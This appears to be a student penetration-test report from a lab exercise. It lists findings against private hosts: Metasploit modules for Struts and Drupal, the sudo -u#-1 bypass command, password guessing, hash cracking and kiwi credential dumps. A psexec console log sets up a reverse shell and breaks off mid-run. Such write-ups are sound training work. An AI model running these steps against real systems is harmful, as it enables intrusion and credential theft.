
Remediation	to mitigate the access to being able to access or exploit ips like that

Vulnerability 24	Findings
Title	Open Data Exposure
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	after gaining access to the machine it became a domino effect we were able to access the passwd directory and it gave a lot of information
Images	
Affected Hosts	192.168.13.11
Remediation	Have a more secure way of protecting files in ways that it can't be directly accessed like that


Vulnerability 25	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	We Determined via the Nessus scan that this host is vulnerable to Struts. After connecting to MSFconsole, we searched for Struts exploits and found (multi/http/struts2_content_type_ognl).this exploit allowed us to get a

	Meterpreter shell we set the RHOSTS to 192.168.13.12 we then downloaded this file /root/flagisinThisfile.7z then we unzipped this file 7z x flagisinThisfile.7z
Images	 
Affected Hosts	192.168.13.12
Remediation	mitigate these types exploits



Vulnerability 26	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	After connecting to MSFconsole, we started to search for Drupal exploits. we Used the following exploit to get a Meterpreter shell unix/webapp/drupal_restws_unserialize we then Set RHOSTS to 192.168.13.13 After getting the Meterpreter shell, we went to get the getuid to get the username.

Images	
Affected Hosts	192.168.13.13
Remediation	Have a more secure way of protecting files in ways that it cant be directly accessed like that


Vulnerability 27	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	When viewing the WHOIS data from Flag 1, we noticed that the name is: sshuser Alice, we SSH into the server: ssh alice@192.168.13.14 we started guessing for passwords and we guessed the password alice To conduct the privilege escalation exploit and create a exploitation on vulnerability we ran sudo -u#-1 cat /root/flag12.txt

Images	
Affected Hosts	192.168.13.14
Remediation	password creation to be more strict and also to protect the ports against malicious code


Vulnerability 28	Findings
Title	OSINT
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	We used access to Github to get the users hash and we were able to use kali to john this and find his password.

Images	 
Affected Hosts	172.22.117.20 – Windows10 172.22.117.10 – Windows Domain Controller 172.22.117.100 – Windows host
Remediation	Remove hashes from the Github site Salt hashes to make them more difficult to crack Require complex passwords that are regularly updated Switch to FTPS or SFTP which are more secure than standard FTP which is vulnerable to sniffing, spoofing and brute force attacks.



Vulnerability 29	Findings
Title	HTTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS

Risk Rating	High
Description	We discovered that the public GitHub site for totalrekall had an exposed hash for a user. We were able to crack the hash. when we were able to get the index of page which allowed us to exploit another vulnerability. we ran a nmap scan which allowed us to see the ip that was exploitable which was 172.22.117.20 so we searched it for a http. when we searched we seen we were in the index of page and knew we had a breach.
Images	 
Affected Hosts	172.22.117.20
Remediation	Remove hashes from the Github site Salt hashes to make them more difficult to crack Require complex passwords that are regularly updated Switch to FTPS or SFTP which are more secure than standard FTP which is vulnerable to sniffing, spoofing and brute force attacks.


Vulnerability 30	Findings


Title	FTP Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	since from flag 2 we knew we had a breach we decided to use the same ip but with ftpl this time which allowed us to cause another exploit which was great.
Images	
Affected Hosts	172.22.117.20
Remediation	Remove hashes from the Github site Salt hashes to make them more difficult to crack Require complex passwords that are regularly updated Switch to FTPS or SFTP which are more secure than standard FTP which is vulnerable to sniffing, spoofing and brute force attacks.


Vulnerability 31	Findings
Title	Metasploit
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	We searched for SMail exploits for this exploit in finding the appropriate one we started to set our hosts we set RHOSTS to 172.22.117.20 and ran giving us access to merterpreter then within there we gained access to certain files which exploits the vulnerability
Images	


	 
Affected Hosts	172.22.117.20
Remediation	Update to IMAP using port 143 and close port 110.

Vulnerability 32	Findings
Title	Common Tasks
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High


Description	We got into the meterpreter through the exploit and then from there we went to the shell and once we were there we seen scheduled tasks with query and then ran schtasks /query /TN flag5 /FO list /v
Images	
Affected Hosts	172.22.117.20
Remediation	Update to IMAP



Vulnerability 33	Findings
Title	User Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	We used our Kiwi for this to allow us to exploit further so when we were in merterpreter we added the kiwi and once we were able to retrieve data we wanted we then went to kali again to crack the password has using john
Images	






Affected Hosts	172.22.117.20
Remediation	Credential checking on passwords and etc so it is not so easy to get a hold of also to limit certain access that can cause this

Vulnerability 34	Findings
Title	File Enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	this is another domino effect as we had a previous exploit we were able to just search in Meterpreter and it revealed flag7.txt in the C:\Users\Public\Documents folder which was an exploit we could access
Images	
Affected Hosts	172.22.117.20
Remediation	log files as secret files make it harder and not as assesable

Vulnerability 35	Findings
Title	User Enumeration pt.2
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Using kiwi to dump the cached credentials on Win10 will reveal that an administrator, ADMBob. we Stored the username and hashed password into a file, then cracked it with john to reveal the password: Changeme! By using the PsExec module in Metasploit with these credentials, a SYSTEM shell can be obtained on Server2019 then we just entered in the meterpreter shell to look for our vulnerabilities to exploit
Images	 





```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain rekall
SMBDomain => rekall
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/smb/psexec) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.26.41.232:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob'...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
